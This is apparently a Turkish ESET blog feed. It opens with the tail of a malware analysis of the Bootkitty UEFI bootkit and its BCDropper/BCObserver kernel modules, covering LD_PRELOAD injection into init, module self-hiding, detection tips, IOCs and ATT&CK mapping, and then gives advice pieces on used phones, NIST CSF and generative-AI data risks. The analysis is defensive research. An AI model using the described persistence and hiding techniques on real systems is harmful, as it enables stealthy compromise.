Analizimiz sırasında, dmesg komutunun çıktısı init sürecinin nasıl çalıştırıldığına ilişkin ayrıntıları da içeriyordu. **Şekil 11**’de gösterildiği gibi işlem LD\_PRELOAD ortam değişkeniyle çalıştırıldı (başlangıçta HOME=/ idi ve bootkit tarafından LD\_PRELOAD=/opt/injector.so /init ile değiştirildi).
Şekil 11. dmesg çıktısındaki init süreci argümanları ve ortam değişkenleri
**Şekil 11’de** ilk satırdaki /init kelimesinin, initramfs’de bulunan ve varsayılan Ubuntu kurulumlarında kontrolü systemd’ye devreden meşru programa karşılık geldiğini görebilirsiniz. LD\_PRELOAD ortam değişkeninin varlığı /proc/1/environ dosyası incelenerek de doğrulanabilir.
Test ortamımızda Bootkitty ile bir sistemi başlattıktan sonra, çekirdeğin [kusurlu](https://docs.kernel.org/admin-guide/tainted-kernels.html) olarak işaretlendiğini fark ettik (komut **Şekil 12** kusurlu değeri kontrol etmek için kullanılabilir), bootkit olmadığında durum böyle değildi. UEFI güvenli önyüklemenin etkin olduğu sistemde bootkit’in mevcut olup olmadığını anlamanın bir başka yolu da çalışma zamanı sırasında imzasız bir kukla çekirdek modülü yüklemeye çalışmaktır. Eğer mevcutsa modül yüklenir; değilse çekirdek modülü yüklemeyi reddeder.
Şekil 12. Sistem Bootkitty ile başlatıldıktan hemen sonra kusurlu durum
Bootkit’ten kurtulmak için basit bir çözüm önerisi, meşru /EFI/ubuntu/grubx64-real.efi dosyasını /EFI/ubuntu/grubx64.efi olan orijinal konumuna geri taşımaktır. Bu, shim’in meşru GRUB’u çalıştırmasını sağlayacak ve böylece sistem bootkit olmadan açılacaktır (bunun yalnızca bootkit’in /EFI/ubuntu/grubx64.efi olarak dağıtıldığı senaryoyu kapsadığını unutmayın).
## Linux için BCDropper ve BCObserver
Bootkit’e ek olarak, BCDropper adını verdiğimiz, VirusTotal’e bootkit ile aynı zamanda ve aynı gönderici kimliği ile yüklenen ve bootkit ile aynı yazar tarafından geliştirilmiş olabileceğine dair ipuçları içeren, muhtemelen ilişkili bir imzasız çekirdek modülü keşfettik:
- **Şekil 13**‘de gösterilen modinfo komutunun çıktısındaki bir BlackCat dizesi,
- **Şekil 14**‘de gösterilen modülün ikili dosyasındaki hata ayıklama yollarında blackcat dizesinin başka bir varlığı,
- Dizin listelerinden belirli girdileri gizleyen kullanılmayan bir dosya gizleme işlevi içerir. **Şekil 15** ‘de gösterildiği gibi bu girdileri filtrelemek için kullanılan kodlanmış dosya adı dizesi öneklerinden biri injector’dur (Bootkitty’nin /opt/injector.so yolundan bir paylaşımlı kütüphaneyi önceden yüklemeye çalıştığını unutmayın).
Bununla birlikte sunulan kanıtlarla bile çekirdek modülünün Bootkitty ile ilgili olup olmadığını (veya aynı geliştirici tarafından oluşturulup oluşturulmadığını) kesin olarak söyleyemeyiz. Ayrıca belirtilen çekirdek sürümü **Şekil 13** (6.8.0-48-generic) bootkit tarafından desteklenmemektedir.

Şekil 13. Damlalık modülü bilgileri

Şekil 14. Blackcat’i referans alan dropper hata ayıklama sembolleri

Şekil 15. Damlalıkta gizlenecek dosyaların listesi
Adından da anlaşılacağı gibi, çekirdek modülü BCObserver adını verdiğimiz gömülü bir ELF dosyasını özellikle /opt/observer dosyasına bırakır ve /bin/bash (**Şekil 17**) aracılığıyla çalıştırır. Bunun da ötesinde, modül,[ modül listesinden girişini kaldırarak](https://xcellerator.github.io/posts/linux_rootkits_05/) kendini gizler. Çekirdek modülü ayrıca dosyaları, süreçler ve açık bağlantı noktaları gizlemek gibi rootkit ile ilgili diğer işlevleri de uygular (**Şekil 15**) ancak bunlar damlalık tarafından doğrudan kullanılmaz.

Şekil 16. Hex-Rays derlenmiş damlalık kodu
BCObserver, görüntü yöneticisi [gdm3](https://manpages.ubuntu.com/manpages/lunar/man8/gdm3.8.html) çalışana kadar bekleyen ve ardından [finit\_module](https://manpages.ubuntu.com/manpages/lunar/man8/gdm3.8.html) sistem çağrısı aracılığıyla /opt/rootkit\_loader.ko adresinden bilinmeyen bir çekirdek modülünü yükleyen oldukça basit bir uygulamadır. Kod, görüntü yöneticisinin başlamasını bekleyerek, sistem tamamen açıldıktan sonra çekirdek modülünün yüklenmesini sağlar.
Şekil 17. Hex-Rays derlenmiş gözlemci kodu
Damlalığın bootkit ile bir şekilde ilişkili olup olmadığını ve eğer öyleyse nasıl çalıştırılacağını doğrulayamasak da bootkit’in module\_sig\_check işlevini bir nedenle yamaladığından ve imzasız bir çekirdek modülünün (burada açıklanan damlalık gibi) yüklenmesinin kesinlikle mantıklı olacağından eminiz.
## Sonuç
Bir kavram kanıtı olsun ya da olmasın, Bootkitty UEFI tehdit ortamında ilginç bir ilerlemeye işaret ediyor ve modern UEFI önyükleme kitlerinin Windows’a özel tehditler olduğu inancını kırıyor. VirusTotal’daki mevcut sürüm şu anda Linux sistemlerinin çoğunluğu için gerçek bir tehdit oluşturmasa da gelecekteki potansiyel tehditlere karşı hazırlıklı olmanın gerekliliğini vurgulamaktadır.
Linux sistemlerinizi bu tür tehditlere karşı güvende tutmak için UEFI güvenli önyüklemenin etkin olduğundan sistem yazılımınızın ve işletim sisteminizin güncel olduğundan ve UEFI iptal listenizin de güncel olduğundan emin olun.
## IOC’ler
Kapsamlı bir uzlaşma göstergeleri (IoC’ler) listesi ve örnekleri [GitHub depomuzda](https://github.com/eset/malware-ioc/tree/master/bootkitty) bulunabilir.
### Dosyalar
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| 35ADF3AED60440DA7B80F3C452047079E54364C1 | bootkit.efi | EFI/Agent.A | Bootkitty UEFI bootkit. |
| BDDF2A7B3152942D3A829E63C03C7427F038B86D | dropper.ko | Linux/Rootkit.Agent.FM | BCDropper. |
| E8AF4ED17F293665136E17612D856FA62F96702D | observer | Linux/Rootkit.Agent.FM | BCObserver. |
## MITRE ATT&CK teknikleri
Bu tablo MITRE ATT&CK çerçevesinin [16. sürümü](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Resource Development** | [T1587.001](https://attack.mitre.org/versions/v16/techniques/T1587/001) | Develop Capabilities: Malware | Bootkitty is a brand-new UEFI bootkit developed by an unknown author. |
| [T1587.002](https://attack.mitre.org/versions/v16/techniques/T1587/002) | Develop Capabilities: Code Signing Certificates | Bootkitty sample is signed with a self-signed certificate. |
| **Execution** | [T1106](https://attack.mitre.org/versions/v16/techniques/T1106) | Native API | BCObserver uses the finit\_modulesystem call to load a kernel module. |
| [T1129](https://attack.mitre.org/versions/v16/techniques/T1129) | Shared Modules | Bootkitty uses LD\_PRELOAD to preload shared modules from a hardcoded path into the init process during system start. |
| **Persistence** | [T1574.006](https://attack.mitre.org/versions/v16/techniques/T1574/006) | Hijack Execution Flow: Dynamic Linker Hijacking | Bootkitty patches init’s environment variable with LD\_PRELOAD so it loads a next stage when executed. |
| [T1542.003](https://attack.mitre.org/versions/v16/techniques/T1542/003) | Pre-OS Boot: Bootkit | Bootkitty is a UEFI bootkit meant to be deployed on the EFI System Partition. |
| **Defense Evasion** | [T1014](https://attack.mitre.org/versions/v16/techniques/T1014) | Rootkit | BCDropper serves as a rootkit implemented as a loadable kernel module for Linux systems. |
| [T1562](https://attack.mitre.org/versions/v16/techniques/T1562/) | Impair Defenses | Bootkitty disables signature verification features in the GRUB bootloader and Linux kernel. |
| [T1564](https://attack.mitre.org/versions/v16/techniques/T1564) | Hide Artifacts | BCDropper hides itself by removing its module’s entry from the kernel’s modules list. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik
---
### [İkinci el telefon alırken güvenliğinizi es geçmeyin](https://antivirus.com.tr/ikinci-el-telefon-alirken-guvenliginizi-es-gecmeyin/)
**Published:** Aralık 11, 2024
**Author:** ESET
**Excerpt:** İkinci el telefon satın almak güvenliğinizden ödün vermek anlamına gelmek zorunda değildir. Cihaz satın alırken dikkat etmeniz gerekenler!
**Content:**
*İkinci el telefon satın almak güvenliğinizden ödün vermek anlamına gelmek zorunda değildir. En son teknolojinin avantajlarından maliyetinin çok altında yararlanmak için aşağıdaki adımları izleyin*
Modern akıllı telefon, teknolojinin vazgeçilmez bir parçası haline geldi. Bu güçlü, cep boyutundaki bilgisayarlar taksi çağırmaktan yerel doktorumuza danışmaya kadar her şeyi yapmamızı sağlıyor. Ancak maliyetler engelleyici olabiliyor. Şaşırtıcı olmayan bir şekilde, ikinci el ve yenilenmiş cihazlar giderek daha popüler bir seçenek haline geldi ve birinci sınıf teknolojiye fiyatının çok altında erişim sağlayarak bütçe bilincine sahip tüketicilere veya sürdürülebilirlik arayanlara hitap ediyor.
Akıllı telefonlar da genellikle tatil sezonunda en çok istenen hediyeler arasında. En yeni modeller yüksek fiyatları nedeniyle birçok kişi için ulaşılmaz olabilir, bu nedenle ikinci el telefonlar hediye verenler için daha uygun fiyatlı bir seçenek sunuyor.
Ayrıca tatil sezonunda insanlar kendilerine hediye olarak ya da yeni bir telefon aldıkları için [akıllı telefonlarını ](https://antivirus.com.tr/nesenizi-koruyun-yepyeni-cihazinizin-guvenligini-saglamak-icin-10-ipucu/)yükseltiyor. Bu durum, eski modellerini sattıkları ya da takas ettikleri için ikinci el cihazlarda ikincil bir pazar yaratıyor.
Temel sorun, bu cihazların ne durumda geleceğini bilmemektir. Farkında olmadan kendinizi siber riske maruz bırakmaktan kaçınmak için aşağıdaki ipuçlarına göz atın.

## İkinci el telefon alırken karşılaşabileceğiniz riskler
Batı dünyasının büyük bölümünde devam eden yüksek faiz oranları ve enflasyon sayesinde, ikinci el telefonlar giderek daha yaygın hale geliyor. [Hatta bir tahmine](https://www.ccsinsight.com/company-news/second-hand-smartphone-sales-surpass-13-billion-in-1q23-curbed-by-low-supply/) göre, satışlar sadece 2023’ün ilk çeyreğinde küresel olarak 13 milyar doların üzerinde gerçekleşti ve yıllık %14 artış gösterdi. Birleşik Krallık gibi olgun bir pazarda, 2023 yılında satılan tüm telefonların dörtte birinin ikinci el veya yenilenmiş [olduğu bildiriliyor](https://www.theretailbulletin.com/retail-solutions/one-quarter-of-all-mobile-phones-sold-in-the-uk-in-2023-were-bought-second-hand-or-refurbished-29-02-2024/#:~:text=One%20quarter%20of%20those%20who,is%20up%2036%25%20since%202021.).
Ancak bu durum bazı siber güvenlik risklerini de beraberinde getirmektedir. Bunlar şunları içerir:
### Eski yazılım
Bazı cihazlar artık üretici tarafından desteklenmeyebilir, bu da temel işletim sisteminin [yazılım güncellemeleri almadığı](https://antivirus.com.tr/mavi-ekran-bsod-yazilim-guncellemeleri-neden-onemlidir/) anlamına gelir. Bu güvenlik açısından kötü bir haberdir çünkü araştırmacılar veya tehdit aktörleri tarafından güvenlik açıkları bulunduğunda cihazınız bunu düzeltmek için bir güvenlik yaması almayacaktır. Bu da cihazınızın saldırganlara karşı savunmasız kalacağı anlamına geliyor. [İngiltere’de 2020 yılında yapılan bir araştırmada](https://www.which.co.uk/news/article/mobile-phones-recycling-and-security-aJBxz2h4FfJj), yeniden satılan modellerin neredeyse üçte birinin artık güvenlik güncellemeleriyle desteklenmediği tespit edilmiştir.
### İkinci el telefon içinde saklanan kötü amaçlı yazılım
Bazı durumlarda, önceki sahibi (farkında olarak ya da olmayarak) telefona kötü amaçlı bir yazılım yüklemiş bile olabilir. Bu yazılım, kişisel bilgilerinizi ve parolalarınızı çalmaktan aramalarınızı ve mesajlarınızı gözetlemeye kadar çeşitli şeyler yapmak üzere tasarlanmış olabilir. Hatta cihazı istenmeyen reklamlarla doldurabilir veya sizi premium ücretli hizmetlere abone yapabilir. Nihai amaç genellikle dolandırıcılık veya dijital gaspta kullanmak üzere kişisel ve finansal bilgilerinizi çalarak sizden bir şekilde para kazanmaktır.
*ILGILI MAKALE: [B](https://antivirus.com.tr/bu-android-cihazlardan-uzak-durun/)*[*u Android cihazlardan uzak durun*](https://antivirus.com.tr/bu-android-cihazlardan-uzak-durun/)
### Yenileme kontrolü yok
Bazı ikinci el telefonlar, çalışır durumda olduklarından ve desteklenen bir işletim sistemi üzerinde çalıştıklarından emin olmak için saygın ikinci el satıcılarının gerçekleştirdiği türden kontrollerden geçmemiş olabilir. Bu durum sizi yukarıda belirtilen risklerden bazılarına maruz bırakabilir.
## [İkinci el telefon](https://antivirus.com.tr/yeni-bir-cihaz-mi-aldiniz-eski-cihazinizi-atmadan-once-yapmaniz-gereken-7-sey/) alırken siber risklerden kaçınmak
Bu risklerin azaltılması, satın alma sürecinde durum tespiti ile başlayan çok yönlü bir yaklaşım gerektirir. Bu da etkin bir şekilde araştırma yapmak anlamına gelir. İkinci el cihazlar, üreticilerin kendilerinden cadde perakendecilerine, telekomünikasyon şirketlerine ve özel satıcılara kadar çok çeşitli kaynaklardan temin edilebilir. Satıcının iyi değerlendirmelere sahip olduğundan ve tekliflerinin meşru olduğundan emin olmak için zaman ayırın. Kaliteyi sağlamak için en az bir yıllık garanti temel bir gereklilik olmalıdır.
Ayrıca jailbreak yapılmış veya root edilmiş cihazlardan kaçınmak en iyisidir çünkü bu cihazlarda güvenlik özellikleri devre dışı bırakılmış olabilir ve bu da onları tehditlere daha açık hale getirebilir.
Yalnızca üretici tarafından hâlâ desteklenen cihazları seçin; genellikle, telefon üreticileri bir cihazı piyasaya sürüldükten sonra en az 2-3 yıl destekleyecektir.
### Satın alma işleminden sonra atabileceğiniz adımlar:
- Kişiler, fotoğraflar, mesajlar, tarama geçmişi, parolalar ve uygulamalar dahil olmak üzere önceki sahibi tarafından cihazda bırakılmış olabilecek tüm verileri silerek tam fabrika ayarlarına sıfırlayın,
- Satın aldıktan sonra cihazdaki tüm yazılımları en son, en güvenli sürüme güncelleyin ve otomatik güncellemeleri açın,
- İstenmeyen pop-up’lar veya reklamlar, indirmediğiniz uygulamaların görünmesi veya yavaş performans ve alışılmadık derecede yüksek pil kullanımı gibi kötü amaçlı yazılımlarla tehlikeye girebileceğini gösteren işaretlere dikkat edin,
- Saygın bir sağlayıcıdan güvenlik yazılımı yükleyin ve cihazı tehditlere karşı taramasını sağlayın.
### Cihazınızdaki güvenlik risklerini azaltmak için yapabileceğiniz ayarlar:
- Güvenli erişim için bir ekran kilidi ve PIN, parola veya biyometrik kimlik doğrulamayı (yüz tanıma/parmak izi taraması) ayarlayın,
- Cihazın kaybolması veya çalınması durumunda verilerinizi yedekleyin ve buluta otomatik yedeklemeye ayarlayın,
- Saldırı yüzeyinizi en aza indirmek için kullanılmayan uygulamaları silin,
- Ekstra bir güvenlik katmanı için cihaz şifrelemesini açın,
- Cihazınıza ve üzerindeki tüm yazılımlara/hesaplara erişmek için her zaman çok faktörlü kimlik doğrulama kullanın,
- Gizli dinleyicilerin etrafı gözetlemesini önlemek için kullanılmadığında Bluetooth, internet paylaşımı veya Wi-Fi’yi kapatın,
- Uygulama izinlerinizi kontrol edin. Bazı uygulamalar [gerekenden daha fazlasına erişim](https://antivirus.com.tr/dijital-daginiklik-sizi-ele-gecirmeden-siz-onu-ele-gecirin/) talep ediyorsa bu bir kırmızı bayrak olmalıdır,
- Uygulamaları yalnızca resmi uygulama mağazalarından ve saygın geliştiricilerden indirin,
- Kimlik avı mesajlarına ve e-postalarına karşı dikkatli olun. Şüpheniz varsa bu mesajlarda yer alan bağlantılara asla tıklamayın veya ekleri açmayın. Her zaman önce sözde göndericiyle ayrı ayrı iletişime geçin veya mesajı daha güvenli bir makinede açın,
- VPN olmadan halka açık Wi-Fi kullanmaktan kaçının.

İkinci el telefonunuzun sizi güvenlik risklerine maruz bırakacağı konusunda hâlâ endişeleriniz varsa bu cihazı kullanırken mobil bankacılık veya kurumsal hesaplarınızla senkronizasyon gibi hassas bilgilere veya hesaplara erişmeyin. Aslında işvereniniz iş yerinde BYOD telefonlara izin veriyorsa ikinci el cihazınızın kullanılabilmesini sağlamak için izlemeniz gereken ek bir dizi kural ve politika olabilir. Tehdit aktörleri cihazınızı kurumsal veri ve sistemlere ulaşmak için bir basamak olarak kullanmayı başarırsa yukarıda özetlenen riskler artabilir.
Bununla birlikte, bu en iyi uygulamaları takip ettiğiniz sürece, ikinci el bir telefonun aşırı strese ve güvenlik riskine neden olması için hiçbir neden yoktur. Telefonunuzu başkasına devretmeye karar verirseniz tam yedekleme, veri silme ve fabrika ayarlarına sıfırlama işlemlerini gerçekleştirmeyi unutmayın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Akıllı Telefon, Gizlilik, Mobil Güvenlik, Siber Güvenlik
---
### [NIST Siber Güvenlik Çerçevesi: Şifrenin çözülmesi](https://antivirus.com.tr/nist-siber-guvenlik-cercevesi-sifrenin-cozulmesi/)
**Published:** Aralık 13, 2024
**Author:** ESET
**Excerpt:** NIST (Ulusal Standartlar ve Teknoloji Enstitüsü) Siber Güvenlik Çerçevesi, kurumsal güvenlik risklerini için tasarlanmış kapsamlı bir kılavuz sunmaktadır.
**Content:**
NIST (Ulusal Standartlar ve Teknoloji Enstitüsü) Siber Güvenlik Çerçevesi, kurumsal güvenlik risklerini ele almak için tasarlanmış kapsamlı bir dizi kılavuz sunmaktadır. Gönüllü olmasına rağmen çerçeve, dijital güvenlik tehditlerini azaltmak ve ağ bütünlüğünü ve veri varlıklarını korumak, sağlam sistemler oluşturmak için güçlü bir kılavuz görevi görür. Ayrıca çerçevenin yeni bir versiyonu olan NIST 2.0 kısa süre önce yayımlandı. Çerçeve ne sunabilir? Ve yeni sürüm ile önceki sürüm arasındaki temel farklar nelerdir?
## NIST Siber Güvenlik Çerçevesini anlamak
Amerika Birleşik Devletleri kaynaklı olan ve 12 Şubat 2014 tarihinde yayımlanan NIST Siber Güvenlik Çerçevesi, evrensel uygulanabilirliği sayesinde coğrafi sınırları aşmaktadır. Sürekli olarak gelişen çerçeve, işletmeler, devlet kurumları ve akademi dahil olmak üzere çeşitli paydaşlardan gelen geri bildirimlerle gelişmekte ve sürekli olarak iyileştirilmesini ve uygunluğunu sağlamaktadır.
Çerçeve paha biçilmez bir önleme aracıdır ve önleme, işletmenizin saldırı yüzeyini azaltmanın anahtarıdır, sonuçta potansiyel saldırıları gerçekleşmeden önce engelleyerek size değerli kaynaklar ve para tasarrufu sağlar. Başka bir dizi önlem ve kurala (özellikle de gönüllü olanlara) uyma konusunda isteksiz hissetmek anlaşılabilir olsa da bunların uzun vadeli avantajlarını göz önünde bulundurmak çok önemlidir.
## NIST 2.0 ile tanışın: Gelişmiş Yönetişim ve Tedarik Zinciri Risk Yönetimi
2024 yılında NIST çerçevesinin yeni versiyonu tanıtılmıştır. Sürüm 2.0’daki önemli bir ekleme, siber güvenlikte yönetişimin önemini vurgulayan ve bunun finans ve itibar ile eşit düzeyde kritik bir kurumsal risk olduğunun altını çizen yeni “Yönet” işlevidir.
Daha önce dağınık olan rol ve sorumlulukları birleştiren bu işlev, çerçevenin yapısını basitleştirerek toplam temel işlev sayısını altıya çıkarmaktadır: Tanımlama, Koruma, Tespit Etme, Müdahale Etme, Kurtarma ve şimdi de Yönetme. Özellikle Müdahale ve Kurtarma işlevlerine daha fazla önem verilerek önceki eksiklikler giderilmiştir. Ayrıca çerçevenin 2014’teki ilk lansmanından bu yana tedarik zinciri saldırılarındaki artışla birlikte NIST, bu son sürümde Siber Güvenlik Tedarik Zinciri Risk Yönetimi’ne (SCRM) daha güçlü bir şekilde odaklanmıştır.
NIST Siber Güvenlik Çerçevesi 2.0’ın resmi e-kitabı, çerçevenin altı temel işlevini açıklamaktadır:
- **Yönet =** Kurumun siber güvenlik risk yönetimi stratejisi, beklentileri ve politikası oluşturulur, iletilir ve izlenir.
- **Tanımla =** Kurumun mevcut siber güvenlik riskleri anlaşılmıştır.
- **Koru =** Kurumun siber güvenlik risklerini yönetmek için koruma önlemleri kullanılır.
- **Tespit et =** Olası siber güvenlik saldırıları ve tehlikeleri bulunur ve analiz edilir.
- **Yanıt ver =** Tespit edilen bir siber güvenlik olayına ilişkin eylemler gerçekleştirilir.
- **Kurtar =** Bir siber güvenlik olayından etkilenen varlıklar ve operasyonlar geri yüklenir.
Kaynak: [NIST E-kitabı](https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.29.pdf)

## NIST kılavuz ilkelerini iş ihtiyaçlarınıza uyarlama
En uygun başlangıç noktası, [bilgilendirici referanslara](https://www.nist.gov/cyberframework/online-learning/informative-references) ayrılmış web sayfasıdır. Ne sizin ne de işletmenizin her referansa uymak zorunda olmadığını bilmek önemlidir. Bazı önlemler işletmeniz için geçerli olmayabilir veya halihazırda etkili protokolleriniz olabilir. İhtiyaçlarınıza uygun olanları seçin ve diğerlerini göz ardı edin.
Bilgilendirici referansları uygularken bireysel ilkeleri takip etme ve olası siber güvenlik risklerini görme derecenize bağlı olarak hangi çerçeve uygulama [kademesine](https://www.nist.gov/cyberframework/online-learning/cybersecurity-framework-components#tiers) ait olduğunuzu değerlendirebilirsiniz. Ayrıca çerçeve profilinizi de tanımlamalısınız. Bu size eksikliklerinizin nerede olduğunu gösterir ve önceliklendirilmiş bir uygulama planı oluşturmanızı sağlar.
Ayrıca dikkatinizi vermeniz gereken 14 kategoriyi sunan [**NIST Çerçeveleri Yol Haritasını**](https://www.nist.gov/cyberframework/introduction-framework-roadmap) takip etmeyi de seçebilirsiniz:
1. Güven Mekanizmaları
2. Siber Saldırı Yaşam Döngüsü
3. Siber Güvenlik İş Gücü
4. Siber Tedarik Zinciri Risk Yönetimi
5. Federal Ajans Siber Güvenlik Uyumu
6. Yönetişim ve Kurumsal Risk Yönetimi
7. Kimlik Yönetimi
8. Uluslararası Boyutlar, Etkiler ve Uyum
9. Siber Güvenliğin Ölçülmesi
10. Gizlilik Mühendisliği
11. Referans Verme Teknikleri
12. Küçük İşletme Farkındalığı ve Kaynakları
13. Nesnelerin İnterneti (IoT)
14. Güvenli Yazılım Geliştirme
Belki de işletmenizin bu kadar büyük bir kılavuz ve kurallar sisteminden faydalanmak için çok küçük olduğunu düşünüyorsunuz. Ancak en küçük işletme olsanız bile NIST ile uyumluluktan faydalanabilirsiniz. Daha önce de belirtildiği gibi önleyici tedbirler uygulayarak, bir saldırıyı hasara yol açma şansı bulmadan önleyerek gelecekte birkaç kat daha yüksek masraflardan kurtulabilirsiniz. NIST, küçük işletmeler için başlangıçta nelerin nasıl yapılacağını açıklayan özel bir [web sayfası](https://www.nist.gov/itl/smallbusinesscyber) hazırlamıştır.
### **Hâlâ nereden başlayacağınızdan emin değil misiniz?**
NIST Siber Güvenlik Çerçevesi (CSF) uygulamasını çok karmaşık bulan kuruluşlar veya bireyler [için İnternet Güvenliği Merkezi (CIS) Kontrolleri](https://www.cisecurity.org/controls/cis-controls-list) daha erişilebilir bir başlangıç noktası olabilir. CIS Kontrolleri, siber güvenliğin nasıl geliştirileceğine dair spesifik ve pratik rehberlik sağlayan, siber güvenlik çerçevelerine yeni başlayanlar için daha öğretici ve takip edilmesi daha kolay hale getiren bir dizi öncelikli eylemdir. Bu kontroller, daha kapsamlı [NIST](https://antivirus.com.tr/guvenlik-cerceveleri-olustururken-nereden-baslamali/) Siber Güvenlik Çerçevelerine geçmeden önce bir temel görevi görebilecek siber güvenliğe adım adım bir yaklaşım sunar.
Çerçevenin en büyük avantajlarından biri, herhangi bir şirketin benzersiz ihtiyaçlarına ve metodolojilerine uyacak şekilde uyarlanabilirliğinde yatmaktadır. Önerileri, mevcut dijital güvenlik programınızı ve risk yönetimi stratejilerinizi tamamlamaya, iyileştirme alanlarını belirlemeye veya gerektiğinde tamamen yeni adımlar önermeye hizmet eder. Ayrıca dijital güvenlik ve ilgili riskler konusunda üst yönetimle tartışmaları kolaylaştırmak için değerli bir araç olarak hizmet eder.
**ESET ile siber uyumluluk**
ESET çözümleri, endüstri çerçevelerini ele alarak işletmenizin güvenli, verimli ve uyumlu operasyonları konusunda size güven verir. Uyum sağlamanıza yardımcı olabilecek düzenlemeler için ESET çözümlerini keşfedin.
[**DETAYLI BİLGİ İÇİN**](https://www.eset.com/tr/business/small-and-medium/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, NIST, Önleme, Siber Güvenlik
---
### [Üretken yapay zekâ ikilemi: İnovasyon ve veri güvenliği](https://antivirus.com.tr/uretken-yapay-zeka-ikilemi-inovasyon-ve-veri-guvenligi/)
**Published:** Aralık 19, 2024
**Author:** ESET
**Excerpt:** ChatGPT ve rakipleri gibi üretken yapay zekâ araçlarının hızla benimsenmesi, iş verimliliğinde devrim yarattı. Artık yapay zekâ birçok görev için kullanılıyor.
**Content:**
ChatGPT ve rakipleri gibi üretken yapay zekâ araçlarının hızla benimsenmesi, iş verimliliğinde devrim yarattı. Ekipler artık rapor oluşturmaktan karmaşık kodlarda hata ayıklamaya kadar çeşitli görevler için yapay zekâdan yararlanıyor.
Ancak kullanımdaki bu artış gerçek ve acil bir soruyu da beraberinde getiriyor: İşletmeler, hassas verilerini yapay zekâ veri güvenliği risklerinden korurken bu yenilikçi araçlardan yararlanmayı nasıl dengeleyebilir?
Bu makalede, üretken yapay zekânın ortaya çıkardığı sayısız riski keşfediyor, bunları gerçek dünyadan örneklerle gösteriyor, kullanımı için en iyi uygulamaları açıklıyor ve Safetica’nın veri kaybı önleme çözümlerinin, işletmelerin ödün vermeden yenilik yapmalarına nasıl yardımcı olduğunu detaylandırıyoruz.
## Hassas verileri üretken yapay zekâ risklerinden koruyun
ChatGPT, Bard, Claude ve Gemini gibi üretken yapay zekâ araçları, hızlı çözümler ve yaratıcı destek sunarak çalışma şeklimizi değiştirdi.
**Ancak bir sorun var**: Bu araçlara girilen veriler genellikle harici sunucularda tutulur ve bu sunucular algoritmaları eğitmek için kullanabilir veya potansiyel olarak daha geniş bir şekilde paylaşabilir. Bu da aldığınız etkileyici yanıtın, bazıları son derece hassas veriler içeren sayısız kullanıcıdan gelen girdiler kullanılarak oluşturulmuş olabileceği anlamına gelir.
***Örnek****: Samsung, son teslim tarihlerini karşılamayı amaçlayan çalışanlarının sorun giderme için özel bir kodu, bir yapay zekâ aracıyla paylaşmasıyla önemli bir sorunla karşılaştı. Bu hassas veriler farkında olmadan harici sunucularda depolanmış ve gizli bilgileri Samsung’un kontrolü dışına çıkararak bir güvenlik riski oluşturmuştur. Olayın ardından Samsung bir iç soruşturma yürüttü ve hassas görevler için üretken yapay zekânın kullanımını yasaklayan katı politikalar getirdi. Ayrıca veri güvenliği konusunda çalışan eğitimini geliştirdi ve gelecekteki veri sızıntılarını önlemek için güvenli, şirket içi araçlar uyguladı.*
**Dikkate alınması gereken riskler:** Üretken yapay zekâ araçları genellikle veri girdilerini saklar ve istemeden özel bilgileri açığa çıkarır. Örneğin, bir proje yöneticisi hassas bir müşteri teklifi hazırlamak için bir AI aracı kullanabilir ve bilmeden gizli iş ayrıntılarını harici sunucularda depolayabilir. Benzer şekilde, bir müşteri hizmetleri temsilcisi e-posta şablonları oluşturmak için müşteri verilerini girebilir ve AI tarafından depolanırsa açığa çıkma riski taşır.
---
**İşletmenizi nasıl koruyabilirsiniz?**

Harici yapay zekâ ile ne tür bilgilerin paylaşılabileceğini belirleyen açık veri işleme yönergeleri oluşturun.

Çalışanların yapay zekâ araçlarını kullanmadan önce hassas veri türlerini belirlemelerine yardımcı olmak için veri sınıflandırma protokolleri uygulayın.

Ekipleri, gerçek veriler yerine genel açıklamalar veya özet kullanmaya odaklanarak riski en aza indiren istemler hazırlama konusunda eğitin.

Verilerinizi şirketinizin ekosistemi içinde güvenli bir şekilde tutan güvenilir şirket içi yapay zekâ modellerini veya yerelleştirilmiş araçları benimseyin.
## Potansiyel siber güvenlik tehditleri için bir araç olarak yapay zekâ
Yapay zekâ üretkenliği ve inovasyonu artırma konusunda harika olsa da aynı zamanda siber suçlular için farkında olmadan bir suç ortağıdır. Yapay zekâ tarafından üretilen içerik sayesinde, kimlik avı dolandırıcılığı ve diğer kötü niyetli kampanyalar artık her zamankinden daha ikna edici olabilir, geleneksel güvenlik önlemlerini atlayabilir ve insanların güvenini kazanabilir.
**Yeni tehditler**: Hedefli bir kimlik avı e-postası, en iyi tedarikçinizden gelen bir not gibi görünebilir. Mükemmel bir dile sahip olabilir, gerçek olaylara atıfta bulunabilir ve tam olarak onların kullanacağı tonu kullanabilir; çünkü bir siber suçlu bunu yapay zekâ kullanarak yazmıştır. Çalışanlar, özellikle orijinal güvenlik filtrelerini ve sınırlamalarını atlayarak kötü niyetli kullanıma izin verecek şekilde değiştirilmiş olan **“jailbreak” yapay zekâ modelleriyle** bu sofistike taktikleri fark etmeyebilir.
---
